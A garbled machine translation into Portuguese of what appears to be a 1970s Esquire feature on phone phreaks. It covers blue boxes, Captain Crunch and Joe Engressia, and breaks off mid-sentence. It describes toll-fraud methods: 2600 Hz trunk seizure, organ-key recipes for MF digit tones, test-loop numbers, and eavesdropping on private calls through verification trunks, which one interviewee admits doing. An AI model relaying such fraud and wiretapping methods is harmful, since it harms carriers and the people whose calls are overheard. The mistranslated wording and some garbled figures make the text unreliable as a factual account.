"Mas é tarde demais. É tudo público agora. E uma vez que se tornou pública a tecnologia necessária para criar o seu próprio dispositivo de sinal sonoro está dentro da faixa

de qualquer garoto de doze anos de idade, qualquer criança cega de doze anos de idade, como uma questão de fato. E ele pode fazê-lo em menos de doze horas que nos levou. Crianças cegas

fazê-lo o tempo todo. Eles não podem construir nada tão preciso e compacto como minha caixa de bip, mas o deles pode fazer nada meu pode fazer. "

"Como?"

"Okay. Cerca de vinte anos atrás, a AT & T. tomou uma decisão multi-bilhões de dólares para operar seu sistema de comutação de longa distância em todo doze

combinações gerados eletronicamente de doze tons de mestre. Esses são os tons que às vezes ouve no fundo depois de ter marcado um número de longa distância. Eles decidiram usar alguns tons muito simples - o tom para cada número é apenas dois fixos tons de frequência única tocados simultaneamente para criar uma certa frequência de batimento. Como a 1300 ciclos por segundo e 900 ciclos por segundo tocaram juntos dar-lhe o tom para o dígito 5. Agora, o que alguns desses phreaks telefone tem feito é obter-se acesso a um órgão elétrico. Qualquer família barato órgão de entretenimento doméstico. Uma vez que as frequências são de conhecimento público agora - um phreak cego tem ainda os tinha gravado em um dos os livros falados para cegos - eles apenas tem que encontrar as notas musicais no órgão que correspondem aos sons do telefone. Em seguida, eles gravam eles. Por exemplo, para obter o tom de Ma Bell for o número 1, você pressiona órgão teclas F5 e A5 (900 e 700 ciclos por segundo) no mesmo tempo. Para produzir o tom para 2 é F5 e C6 (1100 e 700 cps). Os phreaks telefone circular toda a lista de notas por isso não há tentativa e erro mais. "

Página 146

Ele me mostra uma lista com o restante dos números de telefone e as duas chaves do órgão elétrico que os produzem. "Na verdade, você tem que gravar essas notas no 3 3/4 polegadas por segundo a velocidade da fita e dobre-o para 7" polegadas por segundo quando você reproduzi-los para trás, para obter os tons adequados ", acrescenta. "Então, quando você tem todos os tons gravados, como você ligá-los ao sistema de telefone?" "Bem, eles tomam seu órgão e seu gravador de cassetes, e começar a bater os números de telefone inteiras em tons do órgão, incluindo o país códigos, instruções de roteamento, "KP" e os tons de 'start'. Ou, se eles não têm um órgão, alguém na rede phone-phreak envia um cassete com todos os tons gravados, com uma voz que dizia 'número um', então você tem o tom, 'número dois', então o tom e assim por diante. Assim, com

dois gravadores de cassetes que pode unir uma série de números de telefone através da mudança e para trás a partir do número de série. Qualquer idiota no país com um gravador barato pode fazer todas as chamadas gratuitas que ele quer ".

"Quer dizer que você só segurar o gravador cassete até o bocal e interruptor de uma série de sinais sonoros que você gravou? O telefone pensa que qualquer coisa que faz com que esses tons deve ser o seu próprio equipamento? "

"Certo. Enquanto você começa a frequência dentro de trinta ciclos por segundo de tons da empresa, telefone, o equipamento de telefone pensa que ouve a sua própria voz a falar com ele. O phreak original telefone avô era um garoto cego com afinação perfeita, Joe Engressia, que usou a assobiar para o

telefone. Um operador pode dizer a diferença entre o apito eo gerador da companhia telefônica tom eletrônico, mas a companhia telefônica da

comutação de circuitos não pode distingui-los. A maior empresa de telefonia fica e quanto mais longe operadores humanos torna-se, mais

torna-se vulnerável a todo tipo de phreaking telefone ".

Um Guia para os Perplexos

"Mas espere um minuto", eu paro Gilbertson. "Se tudo que você faz soa como o equipamento do telefone-company, por que não a carga empresa de telefonia

você para a chamada do jeito que carrega seu próprio equipamento? "

"Okay. Isso é onde o tom 2600-ciclo vem dentro é melhor eu começar desde o início."

O início ele descreve para mim é uma visão do sistema de telefonia do continente, enquanto milhares de teias, de troncos com palangre irradiam

cada uma das centenas de estações de comutação de pedágio para os outros escritórios de comutação de pedágio. Cada escritório de comutação de pedágio é um ramo compactado de milhares de

tandens longa distância constantemente assobiando e apitar para passistas em escritórios distantes de pedágio de comutação.

O conjunto é a chave para todo o sistema. Cada conjunto é uma linha com cerca de relés, com a capacidade de sinalização qualquer outro conjunto de qualquer

outro pedágio comutação escritório no continente, seja diretamente one-to-one ou programando uma rota alternativa através de várias outras passistas se tudo as rotas diretas estão ocupados. Por exemplo, se você quiser chamar de Nova York para Los Angeles e tráfego é intenso em todas as linhas diretas entre o duas cidades, o seu conjunto, em Nova York está programado para tentar a melhor rota, o que pode lhe enviar a um conjunto, em Nova Orleans, depois para cima de San Francisco, ou para baixo para uma Nova Orleans tandem, de volta a uma Atlanta tandem, até um conjunto Albuquerque e, finalmente, até Los Angeles.

Quando um conjunto não está sendo usado, quando está sentado lá esperando alguém para fazer uma chamada de longa distância, ele assobia. Um dos lados do conjunto, o lado "enfrentar" o seu telefone de casa, apitos em 2600 ciclos por segundo em direção a todos os telefones residenciais atendidos pela troca, dizendo-lhes que é ao seu serviço, eles devem estar interessados em fazer uma chamada de longa distância. O outro lado do conjunto está assobiando 2600 cps. em um ou mais linhas tronco de longa distância, contando o resto do sistema de telefone que ele não é nem enviar nem receber uma chamada através do tronco que, no momento, que ele não tem uso para esse tronco no momento.

"Quando você discar um número de longa distância, a primeira coisa que acontece é que você está viciado em um tandem. Um registro surge para o lado do conjunto de costas para você e apresenta esse lado com o número discado. Este lado de envio do tandem pára assobiando 2600 em sua linha tronco. Quando um conjunto pára o tom de 2600 foi o envio através de um tronco, o tronco é dito ser "apreendido", e agora está pronto para realizar o número que você discou - convertidos em sinais sonoros multi-frequência - para um conjunto no código de área e central que você deseja.

Agora, quando um operador de blue-box quer fazer uma chamada de New Orleans para Nova York, ele começa a discar o número de uma empresa 800 que pode acontecer de ter a sua sede em Los Angeles. O envio lado do New Orleans conjunto pára de enviar 2.600 ao longo do tronco para

o escritório central, em Los Angeles, aproveitando, assim, o porta-malas. Seu New Orleans conjunto começa a enviar sinais sonoros para um conjunto que tem descobriu toa assobiando 2.600 ciclos em Los Angeles. A fim de recepção de que LA conjunto é apreendido, pára assobiando 2600, ouve o sinal sonoro tons que lhe diz que LA telefone a tocar, e começa a tocar o número 800. Enquanto isso, uma marca feita na New Orleans escritório de contabilidade notas de fita que uma chamada do seu telefone New Orleans para o número 800 em LA tem sido iniciadas e dá a chamada de um número de código. Tudo é rotina até agora.

Mas, em seguida, as prensas phreak sua caixa azul para o bocal e aperta o botão 2600-ciclo, o envio de 2600 a partir da Nova Orleans tandem para o LA tandem. O LA em tandem avisos 2.600 ciclos estão vindo sobre a linha novamente e assume que New Orleans desligou porque o tronco está assobiando como se ocioso. O LA conjunto cessa imediatamente a tocar a número 800 LA. Mas tão logo o phreak leva o seu dedo do botão 2600, o LA conjunto assume o tronco está mais uma vez sendo usado porque o 2600 se foi, por isso escuta para uma nova série de tons dígitos - para descobrir onde ele deve enviar a chamada.

Assim, o operador azul-box em Nova Orleans agora está em contato com um conjunto em Los Angeles que está esperando como um gênio obediente para ser dito o que fazer seguinte. O proprietário azul-box, em seguida, emite um sinal sonoro para fora os dez dígitos do número de New York, que contam a dupla LA para transmitir uma chamada para Nova York.

Página 147

Que prontamente faz. Assim que o seu partido pega o telefone em Nova York, ao lado do New Orleans conjunto voltado para você pára de enviar 2.600 ciclos para você e começa a levar sua voz para você por meio do LA tandem. Uma notação é feita sobre a fita de contabilidade que o

conexão foi feita no 800 chamada que havia sido iniciado e observado anteriormente. Quando você parar de falar para Nova York uma notação é feita

800 que a chamada tenha terminado.

Às três da manhã seguinte, quando o computador de contabilidade da empresa de telefonia começa a ler para trás sobre a fita de contabilidade principal para o passado

dia, registra que uma chamada de um determinado período de tempo, foi feita a partir de sua casa de Nova Orleães LA 800 para um número e, claro, o

computador de contabilidade foi treinado para ignorar esses toll-free 800 chamadas durante a compilação de sua fatura mensal.

"Tudo o que posso provar é que você fez uma chamada 800 toll-free", Gilbertson o inventor conclui. "Claro que, se você é tolo o suficiente para falar por duas

horas em uma chamada de 800, e eles instalaram um de seus programas especiais de computador anti-fraude que atente para essas coisas, eles podem manchá-lo

e perguntar por que você levou duas horas conversando com o número do exército de Recrutamento 800 quando está 4-F.

Mas se você fizer isso a partir de um telefone público, eles podem descobrir algo peculiar no dia seguinte - se é que tenho um programa de caça azul-box em seu

computador - mas você vai ser um longo tempo desaparecido do telefone público até então. Usando um telefone público é quase garantido seguro. "

"E sobre a recente série de detenções blue-box em todo o país - Nova York, Cleveland, e assim por diante?" Eu perguntei. "Como eles foram pegos tão facilmente? "

"Pelo que posso dizer, eles fizeram um grande erro: eles foram aproveitando troncos utilizando um código de área mais 555-1212, em vez de um número 800 usando.

555 é fácil de detectar, porque quando você enviar tons de 555 bip multi-frequência que você começa a cobrar por ele em sua fita e os sistemas contábil

computador sabe que há algo errado quando tenta cobrar por uma chamada de duas horas para Akron, Ohio, informações, e cai um cartão de dificuldade

que vai direto para as mãos do agente de segurança se eles estão olhando para o usuário azul-box.

"Quem vendeu esses caras suas caixas azuis não lhes como usá-los corretamente, o que é bastante irresponsável. E eles foram bastante estúpido para usá-los em casa o tempo todo.

"Mas o que essas prisões realmente querem dizer é que uma enorme quantidade de caixas azuis estão inundando o país e que as pessoas estão achando tão fácil fazer o que eles sabem como fazê-los antes que eles sabem como usá-los. Ma Bell é em apuros. "

E se um operador de blue-box ou um telefone cassete recorder phreak varas para telefones públicos e 800 números, a empresa de telefonia não pode detê-los?

"Não, a menos que mudar toda a sua tecnologia em todo o país palangres, que irá levá-los a alguns bilhões de dólares e 20 anos. Agora

eles não podem fazer uma coisa dessas. Eles estão ferrados. "

Captain Crunch Demonstra sua unidade Famous

Há uma rede telefônica subterrânea no país. Gilbertson descobriu que a notícia mesmo dia de suas atividades chegou aos jornais. Que

saudou seu telefone começou a tocar. Phreaks telefone a partir de Seattle, da Flórida, de Nova York, a partir de San Jose, e do Los Angeles começou

chamá-lo e dizer-lhe sobre a rede de telefonia-phreak. Ele recebe um telefonema de um phreak quem diria nada, mas, "desligar e ligar este número ".

Quando ele ligou para o número que ele iria encontrar-se amarrado em uma conferência de uma dúzia de phreaks telefone organizado através de uma estação de comutação peculiar em

British Columbia. Eles se identificaram como phreaks telefone, eles demonstraram suas caixas azuis caseiros que eles chamavam de "M-Fers" (para

"Multi-frequência", entre outras coisas) para ele, eles conversaram sobre os dispositivos loja phone-phreak. Deixaram-no em seus segredos sobre a teoria de que se a companhia telefônica foi depois que ele deve ser confiável. E, Gilbertson lembra, eles o surpreendeu com sua sofisticação técnica.

Pergunto-lhe como entrar em contato com a rede de telefonia-phreak. Ele escava ao redor através de um arquivo de esquemas antigos e vem com cerca de um

dúzia de números em três códigos de área amplamente separados.

"Esses são os centros", diz ele. Ao lado de alguns dos números que ele escreve no primeiros nomes ou apelidos: nomes como Captain Crunch, Dr. No,

Frank Carson (também uma palavra de código para uma chamada gratuita), Marty Freeman (palavra de código para o dispositivo de MF), Peter Perpendicular Pimple, Alefnul, e O Gato de Cheshire. Ele faz verificações juntamente com os nomes das pessoas entre estes top doze que são cegos. Há cinco cheques.

Peço-lhe que esta pessoa Captain Crunch é.

"Oh. O capitão. Ele é provavelmente o phreak mais lendário. Ele chama a si mesmo Captain Crunch após o notório Cap'n Crunch 2600

assobiar. "(Vários anos atrás, Gilbertson explica, os fabricantes de Cap'n Crunch cereal matinal ofereceu um prêmio de brinquedo apito em cada caixa como uma tratamento para o conjunto de Cap'n Crunch. De alguma forma, a phreak descobriu que o apito brinquedo só passou a produzir um tom 2600-ciclo perfeito.

Quando o homem que se chama Captain Crunch foi transferido para o exterior para a Inglaterra com sua unidade da Força Aérea, ele iria receber um grande número de chamadas de seus amigos e "mudo" deles - torná-los gratuitamente a eles -. soprando seu apito Cap'n Crunch em seu final) "Capitão

Crunch é um dos phreaks telefone mais velhos ", Gilbertson me diz." Ele é um engenheiro que uma vez entrou em um pouco de dificuldade para brincar com o

telefone, mas ele não pode parar. Bem, o cara dirige em todo país em uma van Volkswagen com um quadro inteiro e um sistema computadorizado de super-

sofisticado MF-er nas costas. Ele vai puxar até uma cabine de telefone em uma estrada solitária em algum lugar, cobra um cabo de seu ônibus, ligá-lo para o

telefone e sentar-se por horas, dias, às vezes, o envio de chamadas fechando frente e para trás em todo o país, em todo o mundo "

Página 148

De volta ao meu motel, liguei para o número que ele me deu para "Captain Crunch" e pediu G ---- T -----, seu nome verdadeiro, ou pelo menos o nome que ele usa

quando ele não está correndo em uma cabine telefônica apitar os tons MF mais rápido que uma bala e fechando fantasmáticas através do telefone linhas de longa distância da empresa.

Quando G ---- T ----- atendeu o telefone e eu lhe disse que estava preparando uma matéria para a revista Esquire sobre phreaks telefone, ele ficou muito indignado.

"Eu não faço isso. Que eu não faço mais isso em tudo. E se eu fizer isso, eu faço isso por uma razão e uma única razão. Estou aprendendo sobre um sistema. O telefone empresa é um sistema. Um computador é um sistema, você entende? Se eu fizer o que eu faço, é só para explorar o sistema. Computadores, sistemas, que é minha bolsa. A empresa de telefonia não é senão um computador. "

Um tom de emoção firmemente contido entra a voz do capitão, quando ele começa a falar de sistemas. Ele começa a pronunciar cada sílaba

w om a deliberação abafado de um chamador obscuro.

"Ma Bell é um sistema que eu quero explorar. É um belo sistema, você sabe, mas Ma Sino asneira. É terrível porque Ma Bell é tal

belo sistema, mas ela errou. Eu aprendi como ela estragou tudo a partir de um casal de filhos cegos que queriam me para construir um dispositivo. Um certo

dispositivo. Eles disseram que poderia fazer chamadas gratuitas. Eu não estava interessado em chamadas gratuitas. Mas quando essas crianças cegas me disse que eu poderia fazer chamadas em um computador,

meus olhos se iluminaram. Eu queria aprender sobre computadores. Eu queria aprender sobre computadores da Ma Bell. Então eu construir o pequeno dispositivo, mas eu construí-lo errado e

Ma Sino descobriu. Ma Sino pode detectar coisas assim. Ma Sino sabe. Então, eu estou livrar estritamente de agora. Eu não faço isso. Exceto para fins de aprendizagem. "Ele

pausas. "Então você quer escrever um artigo. Você está pagando para esta chamada? Desligar e ligar para este número." Ele me dá um número em um código de área a mil quilômetros de distância de sua autoria. Eu discar o número.

"Olá novamente. Esta é Captain Crunch. Você está falando comigo em um toll-free loop-em torno de Portland, Oregon. Você sabe o que é um loop de toll-free

volta é? Eu vou te dizer. "

Ele explica-me que quase todos os cambial no país tem números de teste abertos que permitem que outras bolsas para testar suas conexões

com ele. A maioria destes números ocorrem em pares consecutivos, tais como 302 e 302 956-0041 956-0042. Bem, alguns phreaks telefone descoberto

que se duas pessoas de qualquer lugar do país discar os dois números consecutivos podem conversar como se tivesse um chamado da outra

número, sem custo para qualquer um deles, é claro.

"Agora, a nossa voz é um loop em torno de uma máquina de comutação 4A lá no Canadá, fechando de volta para mim", disse o capitão me diz. "Minha voz é

looping em torno de lá e de volta para você. E não pode nunca custar qualquer dinheiro. Os phreaks telefone e eu compilei uma lista de muitos

esses números. Você ficaria surpreso se você viu a lista. Eu poderia mostrá-lo a você. Mas eu não vou. Eu estou fora do que agora. Eu não estou aqui para estragar Ma Bell.

Eu sei melhor. Se eu fizer alguma coisa é para o conhecimento puro do Sistema. Você pode aprender a fazer coisas fantásticas. Alguma vez você já ouviu oito

tandens empilhados? Você conhece o som de passistas empilhar e desempilhar? Dê-me seu número de telefone. Okay. Pendure-se já e esperar

um minuto. "

Pouco menos de um minuto depois, o telefone tocou e era o capitão na linha, sua voz soando muito mais animado, quase excitada.

"Eu queria te mostrar o que é a empilhar passistas. Para empilhar tandem". (Sempre que o capitão diz: "empilhar" soa como se ele é

lambendo os lábios.)

"Como você gosta da conexão que você está agora?" o capitão me pede. "É um conjunto cru. Um conjunto cru. Não é nada, se a ele, mas um tandem.

Agora eu vou mostrar para você como é para empilhar. Soprar. Terra em um lugar distante. Para empilhar que conjunto se, chicotear frente e para trás

o país algumas vezes, em seguida, atirar em até Moscou.

"Ouça," Captain Crunch continua. "Escute. Tenho empate linha no meu quadro aqui, e eu vou deixar você me ouvir pilha e passistas desempilhar."

Escute isso. Vai explodir sua mente. "

Primeiro eu ouvi um super pulsante rápido-fogo dos sons do telefone flutelike, depois de uma pausa, em seguida, outra explosão estalar de tons, e depois outro, e depois outro. Cada rajada é seguido por um som de bip-kachink.

"Nós já empilhados quatro passistas", disse o Capitão Crunch, soando um tanto remota. "Isso é quatro passistas empilhados. Sabe

o que isso significa? Isso significa que eu estou chicotadas e para trás, para trás e para a frente por duas vezes, em todo o país, antes de vir para você. Eu tenho sido conhecida a empilhar vinte passistas de cada vez. Agora, como eu disse, eu vou atirar-se para Moscou. "

Existe uma nova, mais longa série de impulsos de bip longo da linha, um breve silêncio, e depois um anel.

"Olá", responde uma voz distante.

"Olá. Embaixada americana Moscou é esse?"

"Sim, senhor. Quem é esse chamado?" diz a voz.

"Sim. Isso é placa de teste aqui em Nova York. Nós estamos chamando para verificar os circuitos, ver que tipo de linhas que você tem. Tudo bem lá em Moscou? "

Página 149

"Tudo bem?"

"Bem, sim, como estão as coisas lá?"

"Oh. Pois bem, tudo bem, eu acho."

"Tudo bem. Obrigada."

Eles penduram-se, deixando uma série confusa de beep-kachink parece pendurado em meados de éter, na esteira da chamada antes de se dissolver.

O capitão está satisfeito. "Você acredita em mim agora, não é? Você sabe o que eu gostaria de fazer? Eu gostaria de chamar de seu editor na Esquire e mostrar

ele apenas o que parece para empilhar e desempilhar passistas. Vou dar-lhe um show que vai explodir sua mente. Qual é o seu número?

Peço ao Capitão que tipo de dispositivo que ele estava usando para realizar todos os seus feitos. O capitão está satisfeito com a pergunta.

"Você poderia dizer que era especial, não poderia?" Dez pulsos por segundo. Isso é mais rápido do que o equipamento da companhia telefônica. Acredite em mim, esta unidade

é a unidade mais famosa do país. Não há nenhuma outra unidade como ele. Acredite em mim. "

"Sim, eu ouvi sobre isso. Alguns outros phreaks telefone disseram-me sobre isso."

"Eles estão se referindo ao meu, ahem, unidade? Que é isso que eles disseram? Só por curiosidade, que lhe disseram que era um altamente sofisticado

unidade de computador operado, com acoplamento acústico para receber os resultados e um interruptor de bordo com capacidade de múltipla-line-tie? Disseram-lhe que

a tolerância de frequência é a garantia de ser não mais do que 0,05 por cento? A tolerância de amplitude inferior a 0,01 decibéis? Esses pulsos de você

ouvi eram perfeitos. Eles só vêm mais rápido do que a empresa de telefonia. Aqueles eram de alta precisão op-amps. Op-amps são instrumentos

amplificadores projetados para amplificação ultra-estável, super-baixa distorção e resposta de frequência precisa. Disseram-lhe que pode operar em temperaturas de -55 ° C a 125 ° C "?

Eu admito que não me contar tudo isso.

"Eu construí-lo eu mesmo", disse o capitão continua. "Se você tivesse que sair e comprar os componentes de um atacadista industrial iria custar-lhe pelo menos

US \$ 1500. Uma vez eu trabalhei para uma empresa de semicondutores e tudo isso não me custou um centavo. Você sabe o que eu quero dizer? Disseram-lhe sobre como eu

colocar uma chamada completamente ao redor do mundo? Eu vou te dizer como eu fiz isso. I M-Fed Tóquio para dentro, que me ligado para a Índia, a Índia me conectado

Grécia, me conectado Pretoria, África do Sul, África do Sul me ligado à América do Sul, eu fui da América do Sul para Londres, I

tinha um operador de Londres me conectar a um operador de New York, New York eu tinha me conectar a um operador da Califórnia, que tocou o telefone ao lado

me. Escusado será dizer que eu tinha de gritar para me ouvir. Mas o eco era longe. Fantástico. Atrasado. Foi adiada 20 segundo, mas eu podia

ouvir-me falar para mim mesmo. "

"Quer dizer que você estava falando no bocal de um telefone enviando a sua voz em todo o mundo em seu ouvido através de um telefone no

outro lado da sua cabeça? "Perguntei ao capitão. tive uma visão de algo vagamente autoerotic acontecendo, de forma eletrônica complexa.

"Isso é certo", disse o capitão. "Eu também enviei a minha voz em todo o mundo de uma maneira, indo para o leste em um telefone, e indo para o oeste, do outro, passando por cabo para um lado, o outro satélite, voltando juntos, ao mesmo tempo, tocando os dois telefones simultaneamente e escolher

los e chicoteando a minha voz em ambos os sentidos ao redor do mundo para mim. Uau. Essa foi uma mente blower "." Quer dizer que você se sente lá com tanto telefones em seu ouvido e fala para si mesmo em todo o mundo ", eu disse, incrédula.

"Yeah. Hum hum. Isso é o que eu faço. Eu ligar o telefone junto e sentar e conversar."

"O que você disse? O que você diz para si mesmo quando você está conectado?"

"Oh, você sabe. Olá testar um, dois, três", diz ele em voz baixa-frequência.

"Olá teste um, dois, três", respondeu a si mesmo com uma voz estridente.

"Olá testar um, dois, três", ele repete mais uma vez, em tom baixo.

"Olá testar um, dois, três", responde ele, estridente.

"Às vezes eu fazer isso: Olá Olá Olá Olá, Olá, Olá", ele sumindo e invade o riso.

Por Captain Crunch mal nunca Torneiras Phones anymore Usando códigos phone-internos da empresa, phreaks telefone ter aprendido um método simples para tocar telefones. Operadores Phone-empresa têm em frente deles uma placa que contém tomadas de verificação. Isso lhes permite se conectar em conversas em caso de emergência, para ouvir em uma linha de determinar se a linha estiver ocupada ou os circuitos estão ocupados. Phreaks telefone aprenderam a apitar os códigos que os levam a uma verificação

operador, diz o operador de verificação são manobreadores de algum outro código de área testando troncos de verificação. Uma vez que o operador ganchos los no porta-malas de verificação, eles desaparecem na placa para todos os efeitos práticos, passar despercebida em qualquer uma das 10 mil para 100 mil

números em que o escritório central, sem que o operador verificação sabendo o que estão fazendo e, claro, sem as duas partes no

conexão sabendo que há um ouvinte fantasma presente em sua linha.

Perto do fim da minha primeira conversa hora de duração com ele, perguntei ao capitão se ele já bateu telefones.

"Oh, não. Eu não faço isso. Eu não acho que é certo", ele me disse com firmeza. "Eu tenho o poder de fazer isso, mas eu não ... Bem, uma vez, apenas uma vez, eu tenho que admitir que eu fiz. Havia uma garota, Linda, e eu queria saber ... você sabe. Tentei chamá-la para uma data. Eu tive um encontro com ela no último fim de semana

e eu pensei que ela gostava de mim. Eu liguei para ela, o homem, e sua linha estava ocupada, e eu continuei chamando e ele ainda estava ocupado. Bem, eu tinha acabado de aprender sobre o

sistema de saltar para as linhas e eu disse a mim mesmo: "Hmmm. Porque não basta ver se funciona. Ele vai surpreendê-la, se de repente eu deve aparecer em seu linha. Ela vai impressioná-la, se alguma coisa. ' Então, eu fui em frente e fez isso. H I M-Fed na linha. Minha MF-er é poderoso o suficiente quando corrigido diretamente na bocal para acionar um tronco de verificação sem o uso de um operador a forma como os outros phreaks telefone precisa.

"Eu escorreguei na linha e lá ela estava conversando com outro namorado. Fazer doce falar com ele. Que eu não fazia um som porque eu estava tão

enojado. Então eu esperei lá para ela se desligar, ouvi-la fazendo doce falar com o outro cara. Você sabe. Assim, logo que ela desligou eu

instantaneamente MF-ed-la e tudo o que eu disse foi: 'Linda, nós terminamos. E eu desliguei. E ele explodiu a cabeça dela. Ela não conseguia descobrir o que diabos aconteceu.

"Mas essa foi a única vez. Fiz isso pensando que eu iria surpreendê-la, impressioná-la. Essas foram todas as minhas intenções eram, e bem, é realmente uma espécie de mágoa me muito mal, e ... e desde então eu não entrar em troncos de verificação. "

Momentos depois, a minha primeira conversa com o capitão chega ao fim.

"Ouça", diz ele, seus espíritos um pouco animado, "ouvir. Que você vai ouvir quando eu desligo o som de passistas desempilhar. Camada

após camada de passistas desempilhar até que não sobrou nada da pilha, até que ele se derrete em nada. Pio, pio, pio, pio ", ele

conclui, com sua voz para um sussurro descendente com cada pio.

Ele desliga o telefone. O telefone de repente vai para quatro espasmos: kachink piar. Kachink pio kachink kachink pio pio, eo complexo

conexão limpou-se para fora como o sorriso do gato de Cheshire.

O MF Boogie blues

O próximo número que eu escolher entre a lista de seleção de alunos phone-phreak, preparado para me pelo inventor blue-box, é um número de Memphis. É

número de Joe Engressia, o primeiro e ainda talvez o phreak cego mais realizado.

Três anos atrás Engressia era uma maravilha de nove dias em jornais e revistas em toda a América porque ele tinha sido descoberto

assobiando conexões livres de longa distância para colegas da Universidade do Sul da Flórida.

Engressia nasceu com afinação perfeita: ele poderia assobiar sons do telefone melhores do que o equipamento do telefone da empresa.

Engressia poderia ter ido em assobiando no escuro por alguns amigos para o resto de sua vida, se a companhia telefônica não decidiu denunciá-lo.

Ele foi avisado, disciplinado pela faculdade, e todo o caso se tornou público. Nos meses seguintes relatos da mídia de seu talento, Engressia

começou a receber ligações estranhas. Houve chamadas de um grupo de crianças em Los Angeles, que poderia fazer algumas coisas muito estranhas com a peculiar

Geral Telephone and Electronics circuito em La subúrbios. Houve chamadas de um grupo de crianças em sua maioria cegos em ----, Califórnia, que havia sido

fazendo algumas experiências interessantes com Cap'n Crunch apitos e loops de teste. Houve um grupo de Seattle, um grupo em Cambridge,

Massachusetts, alguns de Nova York, alguns espalhados por todo o país. Alguns deles já haviam se equipado com cassete

e dispositivos MF eletrônicos. Para alguns destes grupos, foi a primeira vez que eles sabiam dos outros.

A exposição de Engressia foi o catalisador que ligava os centros phone-phreak separados juntos. Eles todos chamados Engressia. Eles conversaram com

ele sobre o que ele estava fazendo e que eles estavam fazendo. E então disse-lhes - os centros regionais dispersos e solitários independente

phreakers telefone - sobre o outro, deu-lhes os números uns dos outros para chamar, e dentro de um ano, os centros de phone-phreak espalhados teve

crescido em um subterrâneo a nível nacional.

Joe Engressia é de apenas 22 anos de idade agora, mas ao longo da rede phone-phreak ele é "o homem velho", concedido por phreaks telefone

algo da reverência a companhia telefônica concede a Alexander Graham Bell. Ele raramente precisa fazer chamadas mais. O telefone

phreaks todos chamá-lo e deixá-lo saber o que novos truques, novos códigos, novas técnicas que aprenderam. Toda noite, ele senta-se como um cego

aranha em seu pequeno apartamento de receber mensagens de cada mecha de seu web. É quase uma questão de orgulho com Joe que eles chamam.

Mas quando cheguei a ele em seu apartamento Memphis naquela noite, Joe Engressia estava sozinho, nervoso e chateado.

"Deus, eu sou alguém feliz chamado. I don't sei porque esta noite de todas as noites Eu não entendo todas as chamadas.

Esse cara aqui ficou bêbado de novo hoje à noite e

me propositioned novamente. Eu continuo dizendo a ele que nunca mais vai ver olho no olho sobre este assunto, se você sabe o que quero dizer. Eu tento fazer luz sobre isso, você sabe,

mas ele não entende. Eu posso ir lá fora ele ficar bêbado e eu não sei o que ele vai fazer em seguida. É que eu sou muito sozinha aqui, apenas movido

de Memphis, que é a primeira vez que eu estou vivendo no meu próprio, e eu odiaria para que tudo colapso agora. Mas eu não vou ir para a cama com ele. Só não estou muito

interesse em sexo e mesmo que eu não posso vê-lo Eu sei que ele é feio.

"Você ouviu isso? É ele batendo uma garrafa contra a parede do lado de fora. Ele é bom. Bem esquecê-la. Você está fazendo uma reportagem sobre phreaks telefone?"

Escute isso. É a dança dos azuis MF.

Com certeza, uma versão nervosa do Muskrat Ramble danças seu caminho ao longo da linha, cada nota um daqueles sons do telefone de longa distância. A música

pare. Um enorme rugido explosões de voz do telefone do meu ouvido: "E a pergunta é ..." rugidos a voz: "Pode um cego ligar um

AMPLIFICADOR sozinho? "

O barulho cessa. A voz do tipo operador agudo substitui-lo. "Este é o sul Braille Tel. & Tel. Tenha tom, vai telefonar."

Este é sucedido por uma rápida série de tons MF, um rápido "kachink" e uma voz tranquilizadora profunda: "Se você precisa de cuidados em casa, chame a visitar-

Nurses Association. Primeira vez Nacional em Honolulu é 4:32 "

Joe de volta em sua voz Joe novamente:? "Será que estamos vendo olho no olho" Si, si ", disse o cego mexicano Ahem Sim Gostaria de saber o tempo em...

Tóquio? "

Esta seqüência maníaco rápida de phone-phreak acrobacias vaudeville e piadas cego-boy consegue manter a mente de Joe fora seu alçózes apenas enquanto dura.

"A razão pela qual estou em Memphis, a razão de eu ter que depender de que tipo homossexual, é que esta é a primeira vez que eu fui capaz de viver na minha própria

e fazer viagens de telefone em meu próprio. Fui banido de todos os escritórios centrais em torno de casa, na Flórida, que me conhecia muito bem, e ao

Universidade de alguns dos meus colegas estudiosos estavam sempre me assediando, porque eu estava no telefone público dormitório o tempo todo e tirando sarro de mim

por causa da minha bunda gorda, que é claro que eu tenho, é o meu programa de gordura física, mas eu não gosto de ouvi-lo todos os dias, e se eu não conseguir telefonar para viagem e eu não posso telefonar phreak, eu não posso imaginar o que eu faria, eu tenho vindo a dedicar três quartos da minha vida a ele.

"Eu me mudei para Memphis, porque eu queria estar no meu próprio, bem como, porque tem um número 5 sistema de comutação crossbar e alguns

Interessante Pouco independentes distritos phone-empresa próximas e até agora eles não parecem saber quem eu sou, então eu posso ir no telefone tropeçar, e para mim telefone tropeçar é tão importante quanto phone phreaking ".

Telefone tropeçar, Joe explica, começa com a chamar-se uma sala de switch central-office. Ele diz que o guarda-chaves com uma voz sincera educado que ele é um estudante universitário cego interessado em telefones, e ele poderia, talvez, ter uma visita guiada à estação de comutação? Cada etapa da turnê Joe gosta tocar e sentir relés, circuitos de chaveamento acariciar, quadros, arranjos trave.

Então, quando Joe phreaks telefone Engressia ele sente o seu caminho através do circuito do país jardim de caminhos que se bifurcam, ele sente interruptores mudança, relés de shunt, travessas giratória, passistas engatar e desengatar mesmo quando ele ouve - com afinação perfeita - seus pulsos MF fazer todo o Sino dança sistema para sua música.

Apenas um mês atrás, Joe tomou todas as suas economias fora do seu banco e saiu de casa, sobre os protestos emocionais de sua mãe. "Eu fugi de casa quase ", ele gosta de dizer. Joe encontrou um pequeno apartamento na Union Avenue e começou a fazer viagens de telefone. Ele pegava um ônibus de cem milhas sul no Mississippi para ver alguns equipamentos Sino antigo ainda em uso em vários estados, que tinham sido intrigante. Ele pegava um ônibus de três cem milhas para Charlotte, Carolina do Norte, para olhar para algum equipamento experimental novo. Ele contratou um táxi para levá-lo a 12 milhas a subúrbio de visitar o escritório de uma empresa de telefonia pequeno, com algumas peculiaridades interessantes em seu sistema de roteamento. Ele estava tendo o momento de sua vida, segundo ele, a maior liberdade e prazer que ele tinha conhecido.

Nesse mês, ele tinha feito muito pouco phreaking telefone de longa distância a partir de seu próprio telefone. Ele tinha começado a aplicar para um trabalho com o telefone empresa, ele me disse, e ele queria ficar longe de qualquer coisa ilegal.

"Qualquer tipo de trabalho que vai fazer, algo tão humilde como o operador mais humildes. Isso é provavelmente tudo o que tinham me dar porque eu sou cego. Mesmo que eu provavelmente sabe mais do que a maioria manobreiros. Mas isso é bom. Eu quero trabalhar para Ma Bell. Eu não odeio Ma Bell the maneira Gilbertson e alguns telefone phreaks fazer. Eu não quero estragar Ma Bell. Comigo é o prazer do conhecimento puro. Há algo bonito sobre o sistema quando

